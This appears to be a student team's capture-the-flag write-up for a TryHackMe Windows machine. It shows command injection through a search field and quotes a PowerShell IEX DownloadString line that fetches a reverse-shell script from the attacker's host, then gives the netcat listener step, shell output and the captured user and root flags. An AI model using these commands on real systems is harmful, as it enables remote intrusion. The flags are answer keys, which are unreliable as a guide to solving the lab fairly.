
He type |dir to find the directory file.



The directory is in Drive E.




He google the powershell and reverse shell on github. Copy the command.




He create the new file and name it with ps1 as an extension.

Edit the file with nano command and paste the power shell and reverse shell that found on github. Remember change the ip to machine_IP and the port number with any number.




He type the python command to get the server and type netcat to get the port number.


Find the URL Encoder and encode the command to run the script of power shell which is PowerShell IEX (New-Object Net.WebClient).DownloadString('http://Machine_IP:port/filename.ps1')



Encode the command.




He replaced the dir with the command that encode on the search bar.



Result:

He gets the server and port from it.



Step: Privilege Escalation

Members Involved: Tan Chi Lim

Tools: Powershell

Print out the user.txt to get the flag.

```
1211102835@kali: ~
File  Actions  Edit  View  Help
d-r---        4/12/2020   1:27 AM                Music
d-r---        4/12/2020   1:27 AM                Pictures
d-r---        4/12/2020   1:27 AM                Saved Games
d-r---        4/12/2020   1:27 AM                Searches
d-r---        4/12/2020   1:27 AM                Videos


PS C:\Users\Administrator> cd Desktop
PS C:\Users\Administrator\Desktop> ls
ca

    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\Users\Administrator\Desktop>cat user.txt
PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020  12:39 PM             37 user.txt


PS C:\Users\Administrator\Desktop> cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
```

Print out the root.txt flag directly as it is hidden and cannot see any directory in the SuperAdmin.

```
PS C:\Users> ls


    Directory: C:\Users


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        4/11/2020   4:41 AM                Admin
d-----        4/11/2020  11:07 AM                Administrator
d-----        4/11/2020  11:55 AM                Equinox
d-r---        4/11/2020  10:34 AM                Public
d-----        4/11/2020  11:56 AM                Sunlight
d-----        4/11/2020  11:53 AM                SuperAdmin
d-----        4/11/2020   3:00 AM                TEMP


PS C:\Users> cd SuperAdmin
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> ls
PS C:\Users\SuperAdmin> cd ..
PS C:\Users> cat SuperAdmin/root
PS C:\Users> cat C:/Users/SuperAdmin/Desktop/root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
```

Final Result:

User.txt

thm{09b408056a13fc222f33e6e4cf599f8c}

Root.txt

thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	**Name**	Contribution	Signatures
1211101157	Lo Pei Qin	Enumeration / Writeup	
1211101534	Tan Chi Lim	Root privilege / Video editing	
1211102835	Chew Ming Yao	Exploiting / Video editing	
1211102017	Siow Yee Ceng	Reconnaissance / Writeup	

Video:

https://youtu.be/uHz0zTI188Q